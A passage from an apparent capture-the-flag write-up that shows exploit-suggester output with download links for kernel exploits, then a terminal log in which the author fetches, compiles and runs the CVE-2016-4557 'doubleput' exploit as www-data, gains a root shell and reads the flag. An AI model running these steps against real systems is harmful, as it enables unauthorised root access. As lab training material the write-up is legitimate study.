   Download URL: https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/40053.zip
   Comments: ip_tables.ko needs to be loaded

[+] [CVE-2016-4557] double-fdput()

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=808
   Exposure: highly probable
   Tags: [ ubuntu=16.04{kernel:4.4.0-21-generic} ]
   Download URL: https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2
```

```
www-data@red:/tmp$ whoami
whoami
www-data
www-data@red:/tmp$ wget https://bugs.chromium.org/p/project-zero/issues/detail?id=808
<ps://bugs.chromium.org/p/project-zero/issues/detail?id=808
--2024-10-14 22:33:41--  https://bugs.chromium.org/p/project-zero/issues/detail?id=808
Resolving bugs.chromium.org (bugs.chromium.org)... 172.217.19.147, 2a00:1450:4006:806::2013
Connecting to bugs.chromium.org (bugs.chromium.org)|172.217.19.147|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 585 [text/html]
Saving to: 'detail?id=808'

detail?id=808       100%[===================>]     585  --.-KB/s    in 0s

2024-10-14 22:33:42 (31.6 MB/s) - 'detail?id=808' saved [585/585]

www-data@red:/tmp$ wget https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
<tabase/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
--2024-10-14 22:34:33--  https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
Resolving gitlab.com (gitlab.com)... 172.65.251.78, 2606:4700:90:0:f22e:fbec:5bed:a9b9
Connecting to gitlab.com (gitlab.com)|172.65.251.78|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/octet-stream]
Saving to: '39772.zip'

39772.zip           100%[===================>]   6.86K  --.-KB/s    in 0s

2024-10-14 22:34:33 (18.9 MB/s) - '39772.zip' saved [7025/7025]

www-data@red:/tmp$ ls -l
ls -l
total 108
-rw-r--r-- 1 www-data www-data  7025 Oct 14 22:34 39772.zip
-rw-r--r-- 1 www-data www-data   585 Oct 14 22:33 detail?id=808
-rwxrwxrwx 1 www-data www-data 90858 Oct 14 22:27 les.sh
drwx------ 2 root     root      4096 Oct 13 00:51 vmware-root
www-data@red:/tmp$ unzip 39772.zip
unzip 39772.zip
Archive:  39772.zip
```

```
www-data@red:/tmp$ unzip 39772.zip
unzip 39772.zip
Archive:  39772.zip
   creating: 39772/
  inflating: 39772/.DS_Store
   creating: __MACOSX/
   creating: __MACOSX/39772/
  inflating: __MACOSX/39772/._.DS_Store
  inflating: 39772/crasher.tar
  inflating: __MACOSX/39772/._crasher.tar
  inflating: 39772/exploit.tar
  inflating: __MACOSX/39772/._exploit.tar
www-data@red:/tmp$ ls-l
ls-l
bash: ls-l: command not found
www-data@red:/tmp$ ls -l
ls -l
total 116
drwxr-xr-x 2 www-data www-data  4096 Aug 15  2016 39772
-rw-r--r-- 1 www-data www-data  7025 Oct 14 22:34 39772.zip
drwxrwxr-x 3 www-data www-data  4096 Aug 15  2016 __MACOSX
-rw-r--r-- 1 www-data www-data   585 Oct 14 22:33 detail?id=808
-rwxrwxrwx 1 www-data www-data 90858 Oct 14 22:27 les.sh
drwx------ 2 root     root      4096 Oct 13 00:51 vmware-root
www-data@red:/tmp$ ./39772
./39772
bash: ./39772: Is a directory
www-data@red:/tmp$ cd 39772
cd 39772
www-data@red:/tmp/39772$ ls
ls
crasher.tar  exploit.tar
www-data@red:/tmp/39772$ tar xf exploit.tar
tar xf exploit.tar
www-data@red:/tmp/39772$ ls -l
ls -l
total 36
-rw-r--r-- 1 www-data www-data 10240 Aug 15  2016 crasher.tar
drwxr-x--- 2 www-data www-data  4096 Apr 25  2016 ebpf_mapfd_doubleput_exploit
www-data@red:/tmp/39772$ ./ebpf_mapfd_doubleput_exploit
./ebpf_mapfd_doubleput_exploit
bash: ./ebpf_mapfd_doubleput_exploit: Is a directory
www-data@red:/tmp/39772$ cd ebpf_mapfd_doubleput_exploit
cd ebpf_mapfd_doubleput_exploit
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ls -l
ls -l
total 20
-rwxr-x--- 1 www-data www-data  155 Apr 25  2016 compile.sh
-rw-r----- 1 www-data www-data 4188 Apr 25  2016 doubleput.c
-rw-r----- 1 www-data www-data 2186 Apr 25  2016 hello.c
-rw-r----- 1 www-data www-data  255 Apr 25  2016 suidhelper.c
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./compile.sh
./compile.sh
doubleput.c: In function 'make_setuid':
doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .insns = (__aligned_u64) insns,
             ^
doubleput.c:92:15: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .license = (__aligned_u64)""
               ^
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ls -ll
ls -ll
total 52
-rwxr-x--- 1 www-data www-data   155 Apr 25  2016 compile.sh
-rwxr-xr-x 1 www-data www-data 12336 Oct 14 22:39 doubleput
-rw-r----- 1 www-data www-data  4188 Apr 25  2016 doubleput.c
-rwxr-xr-x 1 www-data www-data  8028 Oct 14 22:39 hello
-rw-r----- 1 www-data www-data  2186 Apr 25  2016 hello.c
-rwxr-xr-x 1 www-data www-data  7524 Oct 14 22:39 suidhelper
-rw-r----- 1 www-data www-data   255 Apr 25  2016 suidhelper.c
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ cd doubleput
cd doubleput
bash: cd: doubleput: Not a directory
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./doubleput
./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <= 60 seconds.
```

After running the exploit I got root access successfully

```
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in ≤60 seconds.
whoami
whoami
^[suid file detected, launching rootshell...
we have root privs now...
root@red:/tmp/39772/ebpf_mapfd_doubleput_exploit# whoami
root
root@red:/tmp/39772/ebpf_mapfd_doubleput_exploitwhoami
whoami
root
root@red:/tmp/39772/ebpf_mapfd_doubleput_exploit# cd /root
cd /root
root@red:/root# ls -l
ls -l
total 72
-rwxr-xr-x 1 root root  1090 Jun  5  2016 fix-wordpress.sh
-rw-r--r-- 1 root root   463 Jun  5  2016 flag.txt
-rw-r--r-- 1 root root   345 Jun  5  2016 issue
-rwxr-xr-x 1 root root   103 Jun  5  2016 python.sh
-rw-r--r-- 1 root root 54405 Jun  5  2016 wordpress.sql
root@red:/root# cat flag .txt
cat flag .txt
cat: flag: No such file or directory
cat: .txt: No such file or directory
root@red:/root# cat flag.txt
cat flag.txt
~~~~~~~~~~<(Congratulations)>~~~~~~~~~~
                          .-'''''-.
                          |'-----'|
                          |-.....-|
                          |       |
                          |       |
        _,,-,             |       |
    __.o`   o`"-.         |       |
 .-O o `"-.o   O )_,._    |       |
( o   O  o )--.-"`O   o"-.`'-----''`
 '--------'  (   o  O    o)
             `---------`
```